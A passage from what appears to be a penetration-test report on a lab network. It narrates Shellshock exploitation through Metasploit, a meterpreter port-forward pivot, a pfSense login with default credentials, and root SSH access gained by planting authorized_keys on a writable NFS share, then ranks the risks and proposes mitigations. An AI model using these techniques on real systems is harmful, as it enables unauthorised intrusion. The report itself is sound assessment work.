+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2022-12-03 17:27:35 (GMT-5) (34 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

Figure 5.0.3

Metasploit Framework contains two modules for this CVE: one for verifying if the target machine is vulnerable and a second one for exploiting the vulnerability itself.

After positive confirmation was reported from the first module, as id of the user was returned, the vulnerability was exploited, credentials were changed

once access was gained, and routes checked to ensure no targets were left out of scope.



Figure 5.0.4




Figure 5.0.5




Figure 5.0.6

The machine route table reported as gateway a machine which likely could have been the potential firewall.

However, as experienced in the 13.13.13.0/24 network, if access was possible from the inside of the network, a tunnel had to be established. Since Proxychains had poor reliability during the first usage, and it was only needed to access port 80 from the browser, it was used instead the port forwarding functionality provided by the Metasploit Framework using the portfwd command inside the previously obtained meterpreter session, allowing to establish a connection to the previously inaccessible interface proving

correct the assumption of a firewall being present after a PfSense firewall administration panel login page was loaded.

```
meterpreter > portfwd add -l 9060 -p 80 -r 192.168.0.234
[*] Local TCP relay created: :9060 ⟷ 192.168.0.234:80
meterpreter >
```

Figure 5.0.7




Figure 5.0.8

Since credentials on routers were set to default, it was tested if the PfSense administration panel was using them as well. After controlling the online documentation for the product, default credentials “admin”:”pfsense” were tested.

[Remainder of page intentionally left blank]




Figure 5.0.9

Access was successfully obtained allowing the rules of the firewall to be changed for allowing traffic from the network where the Kali machine resides to be forwarded to the LAN interface.




Figure 5.1.0




Figure 5.1.1

It could be noticed as well how the PfSense panel reported the interface inside the network where the previously compromised machine resided being part of the DMZ, which, by being exposed to the network and having no block applied, allowed the creation of the tunnel and direct access to the firewall administration page.




Figure 5.1.2

After rules on the firewall were changed, access to the previously inaccessible subnets was now possible.

The last network on scope, 192.168.0.64/27, was scanned with the only target to be assessed being 192.168.0.66.

The machine inside this network was found to be like the previous cases a Linux machine hosting an NFS share and SSH service on port 22.




Figure 6.0.1

On this machine, as in the case of 192.168.0.130, the session could only be started by the usage of public key authentication.

[Remainder of page intentionally left blank]




Figure 6.0.2

The NFS share was mounted and checked for previous connections to a host, but the search proved to be inconclusive as no .ssh folder was present.

Since no other options seemed to be available, it was checked the NFS exports file inside /etc for any misconfiguration. It was found that the share for this machine had write permissions enabled effectively allowing the upload of files inside the machine.




Figure 6.0.3

Being possible to manually create a .ssh folder and add any key as an authorized_hosts file allowed to bypass authentication.

There was either the option to generate new keys on the Kali machine and upload them or upload keys from compromised machines instead.

The second one was chosen, as it was found quicker to just add a new firewall rule for allowing traffic from the internal machines to the target, download the keys and upload them to the victim through the hosted share, and it was considered a stealthier approach as, in a real attack scenario, keys from corporate machines would arouse less to no suspicion in the case of a routine check by administration staff.

Since keys were uploaded directly to the root folder, any lack of credentials from the xadmin user was not going to be problematic as escalation was not needed.




Figure 6.0.4

```
root@kali:~/mount2/root# cd .ssh
bash: cd: .ssh: No such file or directory
root@kali:~/mount2/root# mkdir .ssh
root@kali:~/mount2/root# scp xadmin@192.168.0.34:./.ssh/id_rsa.pub .ssh/authorized_keys
xadmin@192.168.0.34's password:
id_rsa.pub
```

Figure 6.0.5

```
xadmin@xadmin-virtual-machine:~$ ssh root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Jan  4 02:08:03 2023 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure 6.0.6

After obtaining access, credentials were changed, public key authentication was disabled, and routes checked one final time.

```
# Change to no to disable tunnelled clear text passwords
PasswordAuthentication yes
```

Figure 6.0.7

```
root@xadmin-virtual-machine:~# nano /etc/ssh/sshd_config
root@xadmin-virtual-machine:~# passwd xadmin
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@xadmin-virtual-machine:~# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@xadmin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 2247
root@xadmin-virtual-machine:~#
```

Figure 6.0.8

```
root@kali:~/mount2/root# ssh 192.168.0.66
root@192.168.0.66's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sat Dec  3 23:37:37 2022 from 192.168.0.34
root@xadmin-virtual-machine:~#
```

Figure 6.0.9

```
root@kali:~/mount130/.ssh# ssh 192.168.0.66
root@192.168.0.66's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Jan  3 22:23:51 2023 from 192.168.0.200
root@xadmin-virtual-machine:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.65    0.0.0.0         UG    0      0        0 eth0
192.168.0.64    *               255.255.255.224 U     1      0        0 eth0
```

Figure 6.1.0

The final network map could be then produced:



192.168.0.200 (Attacker machine)
192.168.0.210
Switch0
Network:192.168.0.192/27
Gateway: 192.168.0.193
(Router 1) (Eth0)
Router 1
192.168.0.225/30 (Eth1)
172.16.221.237
Gateway: 172.16.221.16
(Router1) (Eth2)
Network:172.16.221.0/24
Network:192.168.0.32/27
192.168.0.226/30 (Eth0)
13.13.13.12
192.168.0.34
Router 2
192.168.0.229/30 (Eth2)
Gateway: 192.168.0.129
(Router 3) (Eth1)
Gateway: 192.168.0.33
(Router 2) (Eth1)
192.168.0.230/30 (Eth0)
Router 3
192.168.0.233/30 (Eth2)
192.168.0.130
Network: 192.168.0.128/27
13.13.13.13
Network:13.13.13.0/24
192.168.0.234/30 (WAN)
DMZ: 192.168.0.241
(Firewall) (DMZ)
Firewall
192.168.0.98 (LAN)
192.168.0.242
Network:192.168.0.240/30
192.168.0.97 (Eth0)
Router 4
LAN Gateway: 192.168.0.65
(Router 4) (Eth1)
192.168.0.66
Network: 192.168.0.64/27

Figure 6.1.1

Threat Ranking and Impact Analysis on Service Continuity

Vulnerability	Rank (High,Medium,Low	Impact	Devices	Mitigation Difficulty (High,Medium,Low)
Bus Topology	High	Complete disruption of service	Entire Network	High
Credentials Low Complexity and Inefficient Management	High	Ease of unauthenticated access across most of the network	Entire Network	Medium
Unrestricted Sudo Access on Linux machines from Unprivileged Users	High	Accessible privilege escalation on any compromised machine	Entire Network	Low
SSH Unrestricted Number of Login Attempts	Medium	Allows direct attempt of brute-force or dictionary attacks against the service. Depending on the security of credentials this can become a high impact threat.		Low

Outdated Services	High	Outdated service can pose at the present and especially in the future as a significant security threat	Entire Network	Medium
DMZ access to Firewall Administration Panel	High	The purpose of a demilitarized zone is protecting LAN machines in case a host exposed to the WAN is compromised. By allowing DMZ devices to access Firewall administration features, any attacker who successfully gain access to them, can completely nullify the protection the Firewall gives to the LAN.	Firewall	Low
HTTP connection allowed on internal web servers.	Medium	While this may be a medium risk issue in general, for this network, the two web servers had 2 critical web pages where not having a secure HTTPS connection could pose a significant threat. Both the Firewall administration login page and the WordPress administration login	All WebServers but particularly critical on WordPress Server 172.16.221.237 and the PfSense firewall.	Medium

		page, allowed unencrypted traffic, meaning that even in case of credentials being secured, they still can be intercepted by an external attacker who already infiltrated the network.		
Telnet usage on routers	Medium	Even in the case of secure credentials for routers, if traffic is intercepted from a telnet session, credentials can still be recovered. That requires internal staff to be using Telnet over the more secure and common SSH protocol, but it should be either way disabled in the configuration to avoid any tampering with traffic related to any session opened using this protocol.	All routers	Low
Misconfigured services	High	Some services such the NFS shares hosted on all Linux machines, or the SSH service across several machines were incorrectly configured allowing exploitation where otherwise not possible.	192.168.0.66 192.168.0.34 13.13.13.13 192.168.0.130 192.168.0.210	

Possible Mitigations

Bus Topology

Mitigating any risk involved with bus topology effectively requires a complete network redesign. However, since it is not always possible to have a prolonged service disruption inside a corporate environment, a temporary and inexpensive solution that would allow redundancy for a significant part of the network, with the exclusion of the LAN and the DMZ behind the firewall, would be connecting Router 1, Router 2 and Router 3 using a ring topology as in Figure 7.0.1.




Figure 7.0.1

Credentials Low Complexity and Inefficient Management

An efficient password policy for both staff and network administration should be established. Public key authentication should be replaced where applicable with SSL certificate authentication.

Unlike public key authentication, SSL certificate authentication guarantees an automatic expiration of credentials. This allows stolen credentials to be invalidated after a certain amount of time, making it more difficult to reuse credentials after long periods.

It should as well assign one unique set of credentials to every machine, as well either manually by a specific department or by an autonomous system, having a periodic change of any SSL certificate or public key as well ensuring the password policy enforces periodic password change across all users on the network.

This set of actions should significantly reduce the possibility of a horizontal privilege escalation from compromised machines and password attacks.

Unrestricted Sudo Access on Linux machines from Unprivileged Users

The majority of all the performed escalations were possible thanks to unrestricted sudo functionality on low-privilege users allowing direct escalation to the root account without being required any further authentication.

On every Linux machine, the /etc/suoders file should be edited to restrict low-privilege users to execute commands such as su. This should allow the protection of local high-privilege accounts and restrict any attacker from expanding any infiltration on the network.

SSH Unrestricted Number of Login Attempts

On the /etc/ssh/sshd_config file for the SSH service, the "MaxAuthTries" constant should be set with a max number of logins attempts per user. This can prevent direct dictionary or brute-force attacks against the service.

Outdated Services

Outdated services should be updated whenever possible. If a service has dependencies on specific versions of software installed, or any other reason prevents software updates, security must be hardened on them as they can in time become a greater risk than they already are.

DMZ access to Firewall Administration Panel

